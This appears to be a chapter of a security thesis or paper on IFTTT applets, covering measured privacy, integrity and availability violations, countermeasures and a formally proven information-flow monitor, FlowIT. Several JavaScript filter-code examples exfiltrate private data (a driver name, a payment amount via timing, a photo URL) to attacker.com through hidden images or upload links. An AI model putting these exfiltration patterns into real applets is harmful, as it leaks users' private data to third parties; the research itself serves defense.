We use the security classification for triggers and actions to study public applets on the IFTTT platform and identify potential security and privacy risks. More specifically, we evaluate the number of privacy violations (insecure flows from Private triggers to Public actions), integrity violations (insecure flows from all triggers to Untrusted actions), and availability violations (insecure flows from Available triggers to Available actions). The analysis shows that 30% of IFTTT applets from our dataset are susceptible to privacy violations, and they are installed by circa 8 million IFTTT users. Moreover, we observe that 99% of these applets are designed by third-party makers, i.e., applet makers other than IFTTT or official service vendors. We remark that this is a very serious concern due to the stealthy nature of the attacks against applets' users (cf. Section 2.3). We also observe that 98% of the applets (installed by more than 18 million IFTTT users) are susceptible to integrity violations and 0.5% (1461 applets) are susceptible to availability violations. While integrity and availability violations are not stealthy, they can cause damage to users and devices, e.g., by manipulating the information stored on a Google Spreadsheet or by temporarily disabling a surveillance camera.

Privacy violations Figure 2.10 displays the heatmap of IFTTT applets with Private triggers (x-axis) and Public actions (y-axis) for each category. The color of a trigger-action category pair indicates the percentage of applets susceptible to privacy violations, as follows: red indicates 100% of the applets, while bright yellow indicates less than 20% of the applets. We observe that the majority of vulnerable applets use Private triggers from *social networks*, *email*, *location*, *calendars & scheduling* and *cloud storage*, and Public actions from *social networks*, *cloud storage*, *email*, and *notes*. The most frequent combinations of Private trigger-Public action categories are *social networks-social networks* with 27,716 applets, *social networks-cloud storage* with 5,163 applets, *social networks-blogging* with 4,097 applets, and *email-cloud storage* with 2,330 applets, with a total of ~40,000 applets. Table 2.3 in the Appendix reports popular IFTTT applets by third-party makers susceptible to privacy violations.


Figure 2.10: Heatmap of privacy violations



Integrity violations Similarly, Figure 2.11 displays the heatmap of applets susceptible to integrity violations. In contrast to privacy violations, more IFTTT applets are potentially vulnerable to integrity violations, including different categories of IoT devices, e.g., *environment control & monitoring*, *mobile devices & accessories*, *security & monitoring systems*, and *voice assistants*. Interesting combinations of triggers-Untrusted actions are *calendars & scheduling-notifications* with 3,108 applets, *voice assistants-notifications* with 547 applets, *environment control & monitoring-notifications* with 467 applets, and *smart hubs & systems-notifications* with 124 applets.

Availability violations Finally, we analyze the applets susceptible to availability violations. The results show that many existing applets in the categories of *security & monitoring systems*, *smart hubs & systems*, *environment control & monitoring*, and *connected car* could potentially implement such attacks, and may harm both users and devices. Table 2.4 in the Appendix displays popular IoT applets by third-party makers susceptible to integrity and availability violations.

Figure 2.11: Heatmap of integrity violations



2.5 Countermeasures: breaking the flow

The attacks in Section 2.3 demonstrate that the access control mechanism implemented by the IFTTT platform can be circumvented by malicious applet makers. The root cause of privacy violations is the flow of information from private sources to public sinks, as leveraged by URL-based attacks. Furthermore, full trust in the applet makers to manipulate user data correctly enables integrity and availability attacks. Additionally, the use of shortened URLs with short random strings served over HTTP opens up for brute-force privacy and integrity attacks. This section discusses countermeasures against such attacks, based on *breaking* insecure flows through tighter access controls. Our suggested solutions are backward compatible with the existing IFTTT model.

2.5.1 Per-applet access control

We suggest a per-applet access control policy to either classify an applet as private or public and thereby restrict its sources and sinks to either exclu-

sively private or exclusively public data. As such, this discipline breaks the flow from private to public, thus preventing privacy attacks.

Implementing such a solution requires a security classification for triggers and actions similar to the one proposed in Section 2.4.2. The classification can be defined by service providers and communicated to IFTTT during service integration with the platform. IFTTT exposes a well-defined API to the service providers to help them integrate their online service with the platform. The communication is handled via REST APIs over HTTP(S) using JSON or XML. Alternatively, the security classification can be defined directly by IFTTT, e.g., by checking if the corresponding service requires user authorization/consent. This would enable automatic classification of services such as Weather and Location as public and private, respectively.

URL attacks in private applets can be prevented by ensuring that applets cannot build URLs from strings, thus disabling possibilities of linking to attacker's server. This can be achieved by providing safe output encoding through sanitization APIs such that the only way to include links or image markup on the sink is through the use of API constructors generated by IFTTT. For the safe encoding not to be bypassed in practice, we suggest using a mechanism similar to CSRF tokens, where links and image markups include a random nonce (from a set of nonces parameterized over), so that the output encoding mechanism sanitizes away all image markups and links that do not have the desired nonce. Moreover, custom images like logos in email notifications can still be allowed by delegating the choice of external links to the users during applet installation, or disabling their access in the filter code. On the other hand, generating arbitrary URLs in public applets can still be allowed.

Integrity and availability attacks can be prevented in a similar fashion by disabling the access to sensitive actions via JavaScript in the filter code, or in hidden ingredient parameters, and delegating the action's choice to the user. This would prevent integrity attacks on surveillance cameras through resetting the recording time, and availability attacks on baby monitors through disabling the notification action.

2.5.2 Authenticated communication

IFTTT uses Content Delivery Networks (CDN), e.g., IFTTT or Facebook servers, to store images, videos, and documents before passing them to the corresponding services via public random URLs. As shown in Section 2.3, the disclosure of such URLs allows for upload attacks. The gist of URL upload attacks is the unauthenticated communication between IFTTT and the action's service provider at the time of upload. This enables the attacker to

provide the data to the action's service in a stealthy manner. By authenticating the communication between the service provider and CDN, the upload attack could be prevented. This can be achieved by using private URLs which are accessible only to authenticated services.

2.5.3 Unavoidable public URLs

As mentioned, we advocate avoiding randomized URLs whenever possible. For example, an email with a location map may actually include an embedded image rather than linking to the image on a CDN via a public URL. However, if public URLs are unavoidable, we argue for the following countermeasures.

Lifetime of public URLs Our experiments indicate that IFTTT stores information on its own CDN servers for extended periods of time. In scenarios like linking an image location map in an email prematurely removing the linked resource would corrupt the email message. However, in scenarios like photo backup on Google Drive, any lifetime of the image file on IFTTT's CDN after it has been consumed by Google Drive is unjustified. Long lifetime is confirmed by high rates of success with brute forcing URLs. A natural countermeasure is thus, when possible, to shorten the lifetime of public URLs, similar to other CDN's like Facebook.

URL shortening Recall that URLs with 6-digit random strings are subject to brute force attacks that expose users' private information. By increasing the size of random strings, brute force attacks become harder to exploit. Moreover, a countermeasure of using URLs over HTTPS rather than HTTP can ensure privacy and integrity with respect to a network attacker.

2.6 Countermeasures: Tracking the flow

The access control mechanism from the previous section breaks insecure flows either by disabling the access to public URLs in the filter code or by delegating their choice to the users at the time of applet's installation. However, the former may hinder the functionality of secure applets. An applet that manipulates private information while it also displays a logo via a public image is secure, as long the public image URL does not depend on the private information. Yet, this applet is rejected by the access control mechanism because of the public URL in the filter code. The latter, on the other hand, burdens the user by forcing them to type the URL of every public image they use.

Further, on-going and future developments in the domain of IoT apps, like multiple actions, triggers, and *queries* for conditional triggering [28],

call for *tracking* information flow instead. For example, an applet that accesses the user's location and iOS photos to share on Facebook a photo from the current city is secure, as long as it does not also share the location on Facebook. To provide the desired functionality, the applet needs access to the location, iOS photos and Facebook, yet the system should track that such information is propagated in a secure manner.

To be able track information flow to URLs in a precise way, we rely on a mechanism for safe output encoding through sanitization, so that the only way to include links or image markup on the sink is through the use of API constructors generated by IFTTT. This requirement is already familiar from Section 2.5.

This section outlines types of flow that may leak information (Section 2.6.1), presents a formal model to track these flows by a monitor (Section 2.6.2), and establishes the soundness of the monitor (Section 2.6.3).

2.6.1 Types of flow

There are several types of flow that can be exploited by a malicious applet maker to infer information about the user private data.

Explicit In an *explicit* [8] flow, the private data is directly copied into a variable to be later used as a parameter part in a URL linking to an attacker-controlled server, as in Figures 2.2 and 2.3.

Implicit An *implicit* [8] flow exploits the control flow structure of the program to infer sensitive information, i.e. branching or looping on sensitive data and modifying "public" variables.

Example 2.1.

```
var rideMap = Uber.rideCompleted.TripMapImage
var driver = Uber.rideCompleted.DriverName
for (i = 0; i < driver.len; i++) {
  for (j = 32; j < 127; j++) {
    t = driver[i] == String.fromCharCode(j)
    if (t) { dst[i] = String.fromCharCode(j) }
  }
}
var img = '<img src=\"https://attacker.com?' + dst + '\"style=\"
    width:0px;height:0px;\">'
Email.SendAnEmail.setBody(rideMap + img)
```

The filter code above emails the user the map of the Uber ride, but it sends the driver name to the attacker-controlled server.

Presence Triggering an applet may itself reveal some information. For example, a parent using an applet notifying when their kids get home, such as "Get an email alert when your kids come home and connect to Almond" [2] may reveal to the applet maker that the applet has been triggered, and (possibly) kids are home alone.

Example 2.2.

```
var logo = '<img src=\"logo.com/350x150" style=\"witdh=100px;height
    =100px;\">'
Email.sendMeEmail.setBody("Your kids got home." + logo)
```

Timing IFTTT applets are run with a timeout. If the filter code's execution exceeds this internal timeout, then the execution is aborted and no output actions are performed.

Example 2.3.

```
var img = '<img src=\"https://attacker.com' + '\"style=\"width:0px;
    height:0px;\">'
var n = parseInt(Stripe.newPayment.Amount)
while (n > 0) { n-- }
GoogleSheets.appendToGoogleSpreadsheet.setFormattedRow('New Stripe
    payment' + Stripe.newPayment.Amount + img)
```

The code above is based on applet "Automatically log new Stripe payments to a Google Spreadsheet" [46]. Depending on the value of the payment made via Stripe, the code may timeout or not, meaning the output action may be executed or not. This allows the malicious applet maker to learn information about the paid amount.

2.6.2 Formal model

Language To model the essence of filter functionality, we focus on a simple imperative core of JavaScript extended with APIs for sources and sinks (Figure 2.12). The sources *source* denote trigger-based APIs for reading user's information, such as location or fitness data. The sinks *sink* denote action-based APIs for sending information to services, such as email or social networks.

We assume a *typing environment* Γ mapping variables and sinks to security labels ℓ, with $\ell \in \mathcal{L}$, where $(\mathcal{L}, \sqsubseteq)$ is a lattice of security labels. For simplicity, we further consider a two-point lattice for low and high security $\mathcal{L} = (\{\mathsf{L}, \mathsf{H}\}, \sqsubseteq)$, with $\mathsf{L} \sqsubseteq \mathsf{H}$ and $\mathsf{H} \not\sqsubseteq \mathsf{L}$. For privacy, L corresponds to public and H to private.

Expressions e consist of variables l, strings s and concatenation operations on strings, sources, function calls f, and primitives for link-based constructs *link*, split into labeled constructs $link_{\mathsf{L}}$ and $link_{\mathsf{H}}$ for creating privately

$$
\begin{array}{lll}
e & ::= & s \mid l \mid e + e \mid \mathit{source} \mid f(e) \mid \mathit{link}_{\mathsf{L}}(e) \mid \mathit{link}_{\mathsf{H}}(e) \\
c & ::= & \texttt{skip} \mid \texttt{stop} \mid l = e \mid c;c \mid \texttt{if}\ (e)\ \{c\}\ \texttt{else}\ \{c\} \mid \texttt{while}\ (e)\ \{c\} \mid \\
 & & \mathit{sink}(e)
\end{array}
$$

Figure 2.12: Filter syntax

and publicly visible links, respectively. Examples of link constructs are the image constructor `img`$(\cdot)$ for creating HTML image markups with a given URL and the URL constructor `url`$(\cdot)$ for defining upload links. We will return to the *link* constructs in the next subsection.

Commands c include action skipping, assignments, conditionals, loops, sequential composition, and sinks. A special variable `out` stores the value to be sent on a sink.

Skip set S Recall that IFTTT allows for applet actions to be skipped inside the filter code, and when skipped, no output corresponding to that action will take place. We define a skip set $S : \mathcal{A} \mapsto \mathit{Bool}$ mapping filter actions to booleans. For an action $o \in \mathcal{A}$, $S(o) = tt$ means that the action was skipped inside the filter code, while $S(o) = ff$ means that the action was not skipped, and the value output on its corresponding sink is either the default value (provided by IFTTT), or the value specified inside the filter code. Initially, all actions in a skip set map to ff.

Black- and whitelisting URLs Private information can be exfiltrated through URL crafting or upload links, by inspecting the parameters of requests to the attacker-controlled servers that serve these URLs. To capture the attacker's view for this case, we assume a set V of URL values split into the disjoint union $V = B \uplus W$ of black- and whitelisted values. For specifying security policies, it is more suitable to reason in terms of *whitelist* W, the set complement of B. The whitelist W contains trusted URLs, which can be generated automatically based on the services and ingredients used by a given app.

Projection to B Given a list $\bar{v}$ of URL values, we define URL projection to B to obtain the list of blacklisted URLs contained in the list.

$$
\emptyset|_B = \emptyset \qquad (v :: \bar{v})|_B = \begin{cases} v :: \bar{v}|_B & \text{if } v \in B \\ \bar{v}|_B & \text{if } v \notin B \end{cases}
$$

For a given string, we further define `extractURLs`$(\cdot)$ for extracting all the URLs inside the link construct *link* of that string. We assume the extrac-

Expression evaluation:

$$\frac{\langle e, m, \Gamma\rangle_{pc} \Downarrow s \qquad \Gamma(e) = \mathsf{L} = pc}{\langle link_{\mathsf{L}}(e), m, \Gamma\rangle_{pc} \Downarrow elink_{\mathsf{L}}(s)} \qquad \frac{\langle e, m, \Gamma\rangle_{pc} \Downarrow s \qquad s|_B = \emptyset}{\langle link_{\mathsf{H}}(e), m, \Gamma\rangle_{pc} \Downarrow elink_{\mathsf{H}}(s)}$$

Command evaluation:

$$\textsc{skip}\ \frac{1 \le j \le |S| \qquad S(o_j) = \mathit{ff} \Rightarrow pc = \mathsf{L}}{\langle \mathtt{skip}_j, m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m, S[o_j \mapsto \mathit{tt}], \Gamma\rangle}$$

$$\textsc{sink}\ \frac{\begin{array}{c} 1 \le j \le |S| \qquad S(o_j) = \mathit{tt} \Rightarrow m' = m \wedge \Gamma' = \Gamma \\ S(o_j) = \mathit{ff} \Rightarrow pc \sqsubseteq \Gamma(\mathtt{out}_j) \wedge (pc = \mathsf{H} \Rightarrow m(\mathtt{out}_j)|_B = \emptyset) \wedge \\ m' = m[\mathtt{out}_j \mapsto m(e)] \wedge \Gamma' = \Gamma[\mathtt{out}_j \mapsto pc \sqcup \Gamma(e)] \end{array}}{\langle sink_j(e), m, S, \Gamma\rangle_{pc} \rightarrow_1 \langle \mathtt{stop}, m', S, \Gamma'\rangle}$$

$|S|$ denotes the length of set S.

Figure 2.13: Monitor semantics (selected rules)

tion to be done similarly to the URL extraction performed by a browser or email client, and to return an order-preserving list of URLs. The function extends to undefined strings as well ($\bot$), for which it simply returns $\emptyset$. For a string s we often write $s|_B$ as syntactic sugar for $\mathtt{extractURLs}(s)|_B$.

Semantics We now present an instrumented semantics to formalize an information flow monitor for the filter code. The monitor draws on expression typing rules, depicted in Figure 2.15 in Appendix 2.A. We assume information from sources to be sanitized, i.e. it cannot contain any blacklisted URLs, and we type calls to *source* with a high type H.

We display selected semantic rules in Figure 2.13, and refer to Figure 2.16 in Appendix 2.A for the remaining rules.

Expression evaluation For evaluating an expression, the monitor requires a memory m mapping variables l and sink variables $\mathtt{out}$ to strings s, and a typing environment Γ. The *typing context* or *program counter pc* label is H inside of a loop or conditional whose guard involves secret information and is L otherwise. Whenever pc and Γ are clear from the context, we use the standard notation $m(e) = s$ to denote expression evaluation, $\langle e, m, \Gamma\rangle_{pc} \Downarrow s$.

Except for the link constructs, the rules for expression evaluation are standard. We use two separate rules for expressions containing blacklisted

URLs and whitelisted URLs. We require that no sensitive information is appended to blacklisted values. The intuition behind this is that a benign applet maker will not try to exfiltrate user sensitive information by specially crafting URLs (as presented in Section 2.3), while a malicious applet maker should be prevented from doing exactly that. To achieve this, we ensure that when evaluating $link_{\mathsf{H}}(e)$, e does not contain any blacklisted URLs, while when evaluating $link_{\mathsf{L}}(e)$, the type of e is low. Moreover, we require the program context in which the evaluation takes place to be low as well, as otherwise the control structure of the program could be abused to encode information, as in Example 2.4.

Example 2.4.

```
if (H) { logo = link_L(b_1); }
else { logo = link_L(b_2); }
sink(logo);
```

Depending on a high guard (denoted by H), the logo sent on the sink can be provided either from blacklisted URL b_1 or b_2. Hence, depending on the URL to which the request is made, the attacker learns which branch of the conditional was executed.

Command evaluation A monitor configuration $\langle c, m, S, \Gamma\rangle$ extends the standard configuration $\langle c, m\rangle$ consisting of a command c and memory m, with a skip set S and a typing environment Γ. The filter monitor semantics (Figure 2.13) is then defined by the judgment $\langle c, m, S, \Gamma\rangle_{pc} \rightarrow_n \langle c', m', S', \Gamma'\rangle$, which reads as: the execution of command c in memory m, skip set S, typing environment Γ, and program context pc evaluates in n steps to configuration $\langle c', m', S', \Gamma'\rangle$. We denote by $\langle c, m, S, \Gamma\rangle_{pc} \rightarrow_* \lightning$ a blocking monitor execution.

Consistently with IFTTT filters' behavior, commands in our language are batch programs, generating no intermediate outputs. Accordingly, variables `out` are overwritten at every sink invocation (rule SINK). We discuss the selected semantic rules below.

Rule SKIP Though sometimes useful, action skipping may allow for availability attacks (Section 2.3) or even other means of leaking sensitive data.

Example 2.5.

```
sink_j(link_L(b));
if (H) { skip_j; }
```

Consider the filter code in Example 2.5. The snippet first sends on the sink an image from a blacklisted URL or an upload link with a blacklisted

URL, allowing the attacker to infer that the applet has been run. Then, depending on a high guard, the action corresponding to the sink may be skipped or not. An attacker controlling the server serving the blacklisted URL will be able to infer information about the sensitive data whenever a request is made to the server.

Example 2.6.

```
if (H) { skip_j; }
sink_j(link_L(b));
```

Similarly, first skipping an action in a high context, followed by adding a blacklisted URL on the sink (Example 2.6) also reveals private information to a malicious applet maker.

Example 2.7.

```
skip_j;
if (H) { sink_j(link_L(b)); }
```

However, first skipping an action in a low context and then (possibly) updating the value on the sink in a high context (Example 2.7) does not reveal anything to the attacker, as the output action is never performed.

Thus, by allowing action skipping in high contexts only if the action had already been skipped, we can block the execution of insecure snippets in Examples 2.5 and 2.6, and accept the execution of secure snippet in Example 2.7.

Rule SINK In SINK rule we first check whether or not the output action has been skipped. If so, we do not evaluate the expression inside the *sink* statement in order to increase monitor permissiveness. Since the value will never be output, there is no need to evaluate an expression which may lead to the monitor blocking an execution incorrectly. Consider again the secure code in Example 2.7. The monitor would normally block the execution because of the low link which is sent on the sink in a high context. In fact, low links are allowed only in low contexts. However, since the action was previously skipped, the monitor will also skip the sink evaluation and thus accept the execution. Had the action not been skipped, the monitor would have ensured that no updates of sinks containing blacklisted values take place in high contexts.

Example 2.8.

```
sink(img_L(b) + img_H(w));
if (H) { sink(img_H(source)); }
```

Consider the filter code in Example 2.8. First, two images are sent on the sink, one from a blacklisted URL, and the other from a whitelisted URL. Note that the link construct has been instantiated with an image construct for image markup with a given URL. Depending on the high guard, the value on the sink may be updated or not. Hence, depending on whether or not a request to the blacklisted URL is made, a malicious applet maker can infer information about the high data in H.

Trigger-sensitive applets Recall the presence flow example in Section 2.6.1, where a user receives a notification when their kids arrive home. Together with the notification, a logo (possibly) originating from the applet maker is also sent, allowing the applet maker to learn if the applet was triggered. Despite leaking only one bit of information, i.e., whether some kids arrived home, some users may find it as sensitive information. To allow for these cases, we extend the semantic model with support for trigger-sensitive applets.

Presence projection function In order to distinguish between trigger-sensitive applets and trigger-insensitive applets, we define a presence projection function π which determines whether triggering an applet is sensitive or not. Thus, for an input i that triggers an applet, $\pi(i) = \mathsf{L}$ ($\pi(i) = \mathsf{H}$) means that triggering the applet can (not) be visible to an attacker.

Based on the projection function, we define input equivalence. Two inputs i and j are equivalent (written $i \approx j$) if either their presence is low, or if their presence is high, then they are equivalent to the empty event ε.

$$\frac{\pi(i) = \mathsf{H}}{i \approx \varepsilon} \qquad\qquad \frac{\pi(i) = \mathsf{L} \qquad \pi(j) = \mathsf{L}}{i \approx j}$$

Applets as reactive programs A reactive program is a program that waits for an input, runs for a while (possibly) producing some outputs, and finally returns to a passive state in which it is ready to receive another input [5]. As a reactive program, an applet responds with (output) actions when an input is available to set off its trigger.

We model the applets as event handlers that accept an input i to a trigger $t(x)$, (possibly) run filter code c after replacing the parameter x with the input i, and produce output messages in the form of actions o on sinks $sink$.

For the applet semantics, we distinguish between trigger-sensitive applets and trigger-insensitive applets (Figure 2.14). In the case of a trigger-insensitive applet, we execute the filter semantics by enforcing information flow control via rule Applet-Low, as presented in Figure 2.13. In line with

Syntax:

$$a \quad ::= \quad t(x)\{c; o_1(sink_1), \ldots, o_n(sink_n)\}$$

Monitor semantics:

$$\textsc{Applet-Low}\quad \frac{\pi(i) = \mathsf{L} \qquad \langle c[i/x], m_0, S_0, \Gamma_0\rangle_{\mathsf{L}} \rightarrow_n \langle \mathtt{stop}, m, S, \Gamma\rangle \qquad n \leq timeout}{\langle t(x)\{c; o_1(sink_1), \ldots, o_k(sink_k)\}\rangle \xrightarrow{i} \{o_j(m(\mathtt{out}_j)) \mid S(o_j) \mapsto \mathit{ff}\}}$$

$$\textsc{Applet-High}\quad \frac{\begin{array}{c}\pi(i) = \mathsf{H} \qquad \langle c[i/x], m_0, S_0\rangle \rightarrow_n \langle \mathtt{stop}, m, S\rangle \\ n \leq timeout \qquad S(o_j) = \mathit{ff} \Rightarrow m(\mathtt{out}_j)|_B = \emptyset\end{array}}{\langle t(x)\{c; o_1(sink_1), \ldots, o_k(sink_k)\}\rangle \xrightarrow{i} \{o_j(m(\mathtt{out}_j)) \mid S(o_j) \mapsto \mathit{ff}\}}$$

Figure 2.14: Applet monitor

IFTTT applet functionality, we ignore outputs on sinks whose actions were skipped inside the filter code.

If the applet is trigger-sensitive, we execute the regular filter semantics with no information flow restrictions, while instead requiring no blacklisted URLs on the sinks (rule Applet-High). Label propagation and enforcing information flow is not needed in this case, as an attacker will not be able to infer any observations on whether the applet was triggered or not.

Termination Trigger-sensitive applets may help against leaking information through the termination channel. Recall the filter code in Example 2.3 that would possibly timeout depending on the amount transferred using Stripe. In line with IFTTT applets which are executed with a timeout, we model applet termination by counting the steps in the filter semantics. If the filter code executes in more steps than allowed by the timeout, the monitor blocks the applet execution and no outputs are performed.

2.6.3 Soundness

Projected noninterference We now define a security characterization that captures what it means for filter code to be secure. Our characterization draws on the baseline condition of *noninterference* [7, 16], extending it to represent the attacker's observations in the presence of URL-enriched markup.

String equivalence We use the projection to B relation from Section 2.6.2 to define string equivalence with respect to a set of blacklisted URLs. We say

two strings s_1 and s_2 are equivalent and we write $s_1 \sim_B s_2$ if they agree on the lists of blacklisted values they contain. More formally, $s_1 \sim_B s_2$ iff $s_1|_B = s_2|_B$. Note that projecting to B returns a *list* and the equivalence relation on strings requires the lists of blacklisted URLs extracted from them to be equal, pairwise.

Memory equivalence Given a typing environment Γ, we define memory equivalence with respect to Γ and we write $\sim_\Gamma$ if two memories are equal on all low variables in Γ: $m_1 \sim_\Gamma m_2$ iff $\forall l.\ \Gamma(l) = \mathsf{L} \Rightarrow m_1(l) = m_2(l)$.

Projected noninterference Equipped with string and memory equivalence, we define projected noninterference. Intuitively, a command satisfies projected noninterference if and only if for any two runs that start in memories agreeing on the low part and produce two respective final memories, the final memories are equivalent for the attacker on the sink. The definition is parameterized on a set B of blacklisted URLs.

Definition 1 (Projected noninterference)**.** Command c, input i_1, memory m_1, typing environment Γ, and URL blacklist B, such that $\langle c, m_1\rangle \rightarrow_* \langle \mathtt{stop}, m_1'\rangle$, satisfies *projected noninterference* if for any input i_2 and memory m_2 such that $i_1 \approx i_2$, $m_1 \sim_\Gamma m_2$, and $\langle c, m_2\rangle \rightarrow_* \langle \mathtt{stop}, m_2'\rangle$, $m_1'(\mathtt{out}) \sim_B m_2'(\mathtt{out})$.

Soundness theorem We prove that our monitor enforces projected noninterference. The proof is reported in Appendix 2.B.

Theorem 2.1 (Soundness)**.** *Given command c, input i_1, memory m_1, typing environment Γ, program context pc, skip set S, and URL blacklist B such that $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc} \nrightarrow_* \lightning$, configuration $\langle c[i_1/x], m_1, S, \Gamma\rangle_{pc}$ satisfies projected noninterference.*

2.7 FlowIT

We implement our monitor, FlowIT, as an extension of JSFlow [21], a dynamic information flow tracker for JavaScript, and evaluate the soundness and permissiveness on a collection of 60 IFTTT applets.

2.7.1 Implementation

We parameterize the JSFlow monitor with a set B of blacklisted values and extend the context with a set S of skip actions. The set B is represented as an array of strings, where each string denotes a blacklisted value, whereas the set S is represented as an array of triples `(action, skip, sink)`, where `action` is a string denoting the actions' name, `skip` is a boolean denoting if the action

was skipped or not, and `sink` is a labeled value specifying the current value on the sink. Initially, all skips map to `false` and all sinks map to `null`.

We extend the syntax with two APIs `skip/1` and `sink/3`, for skipping actions and sending values on a sink, respectively. The API `skip/1` takes as argument a string denoting an action name in S and sets its corresponding skip boolean to true. The API `sink/3` takes as argument a string denoting an action name in S, an action ingredient, and a value to be sent on the sink, and it updates its corresponding sink value with the string obtained by evaluating its last argument.

We further extend the syntax with two constructs for creating HTML image markups with a given URL `imgl/1` and `imgh/1`, and with two constructs for defining upload links `urll/1` and `urlh/1`. The monitor then ensures that whenever a construct *link*`l` is created the current *pc* and the label of the argument are both low, and for each construct *link*`h` no elements in B are contained in the string its argument evaluates to.

Consider Example 2.9 where we rewrite the URL upload attack from Figure 2.2 in the syntax of our extended JSFlow monitor.

Example 2.9 (Privacy attack from Figure 2.2)**.**

```
1 publicPhotoURL = lbl(encodeURIComponent('IosPhotos.
      newPhotoInCameraRoll.PublicPhotoURL'))
2 attack = urll("www.attacker.com?" + publicPhotoURL)
3 sink('GoogleDrive.uploadFileFromUrlGoogleDrive', 'setUrl', attack)
```

Here, `lbl/1` is an original JSFlow function for assigning a high label to a value. Instead of the actual user photo URL, we use the string `'IosPhotos.newPhotoInCameraRoll.PublicPhotoURL'`, while for specifying the value on the sink, we update the sink attribute of action `'GoogleDrive.uploadFileFromUrlGoogleDrive'` with variable `attack`.

The execution of the filter code is blocked by the monitor due to the illegal use of construct `urll` in line 2. Removing this line and sending on the sink only the photo URL, as in `sink('GoogleDrive.uploadFileFromUrlGoogleDrive', 'setUrl', publicPhotoURL)`, results in a secure filter code accepted by the monitor.

Trigger-sensitive applets For executing filter code originating from trigger-sensitive applets, we allow JSFlow to run with the flag `sensitive`. When present, the monitor blocks the execution of filters attempting to send blacklisted values on the sink. To be in line with rule Applet-High, which executes the filter with no information flow restrictions, all variables in the filter code should be labeled low.

2.7.2 Evaluation

Focusing on privacy, we evaluate the information flow tracking mechanism of FlowIT on a collection of 60 applets. Due to the closed source nature of applet's code, the benchmarks are a mixture of filter code gathered from forums or recreated by modeling existing applets.

From the 60 applets, 30 are secure and 30 insecure, with a secure and insecure version for each applet scenario. 10 applets were considered trigger-sensitive, while the rest were assumed to be trigger-insensitive.

Table 2.5 summarizes the results of our evaluation. Indicating the security of the tool, false negatives are insecure programs that the tool would classify as secure. Conversely, indicating the permissiveness of the tool, false positives are secure programs that the tool would reject. No false negatives were reported, and only one false positive is observed on the "artificial" filter code in Example 2.10.

Example 2.10.

```
if (H) { skip; }
else { skip; }
sink(link_L(b));
```

The example is secure, as it always skips the action, irrespective of the value of high guard H. However, the monitor blocks the filter execution due to the action being skipped in high context.

The benchmarks are available for further experiments [3].

2.8 Related work

IFTTT Our interest in the problem of securing IoT apps is inspired by Surbatovich et al. [45], who study a dataset of 19,323 IFTTT *recipes* (predecessor of applets before November 2016), define a four-point security lattice and provide a categorization of potential secrecy and integrity violations with respect to this lattice. They focus solely on access to sources and sinks but not on actual flows emitted by applets, and study the risks that users face by granting permissions to IFTTT applets on services with different security levels. In contrast, we consider users' permissions as part of their privacy policy, since they are granted explicitly by the user. Yet, we show that applets may still leak sensitive information through URL-based attacks. Moreover, we propose short- and longterm countermeasures to prevent the attacks.

Mi et al. [36] conduct a six-month empirical study of the IFTTT ecosystem with the goal of measuring the applets' usage and execution performance

on the platform. Ur et al. [47, 48] study the usability, human factors and pervasiveness of IFTTT applets, and Huang at al. [22] investigate the accuracy of users' mental models in trigger-action programming. He et al. [19] study the limitations of access control and authentication models for the Home IoT, and they envision a capability-based security model. Drawing on an extension of the dataset by Mi et al. [36], we focus on security and privacy risks in the IoT platforms.

Fernandes et al. [11] present FlowFence, an approach to information flow tracking for IoT application frameworks. In recent work, Fernandes et al. [12] argue that IFTTT's OAuth-based authorization model gives away overprivileged tokens. They suggest fine-grained OAuth tokens to limit privileges and thus prevent unauthorized actions. Limiting privileges is an important part of IFTTT's access control model, complementing our goals that access control cannot be bypassed by insecure information flow. Recently, Celik et al. [6] propose a static taint analysis tool for analyzing privacy violations in IoT applications. Kang et al. [34] focus on design-level vulnerabilities in publicly deployed systems and find a CSRF attack in IFTTT. Nandi and Ernst [38] use static analysis to detect programming errors in rule-based smart homes. Both these works are complementary to ours.

URL attacks The general technique of exfiltrating data via URL parameters has been used for bypassing the same-origin policy in browsers by malicious third-party JavaScript (e.g., [49]) and for exfiltrating private information from mobile apps via browser intents on Android (e.g, [50, 51]). The URL markup and URL upload attacks leverage this general technique for the setting of IoT apps. To the best of our knowledge, these classes of attacks have not been studied previously in the context of IoT apps.

Efail by Poddebniak et al. [41] is related to our URL markup attacks. They show how to break S/MIME and OpenPGP email encryption by maliciously crafting HTML markup in an email to trick email clients into decrypting and exfiltrating the content of previously collected encrypted emails. While in our setting the exfiltration of sensitive data by malicious applet makers is only blocked by clients that refuse to render markup (and not blocked at all in the case of URL upload attacks), efail critically relies on specific vulnerabilities in email clients to be able to trigger malicious decryption.

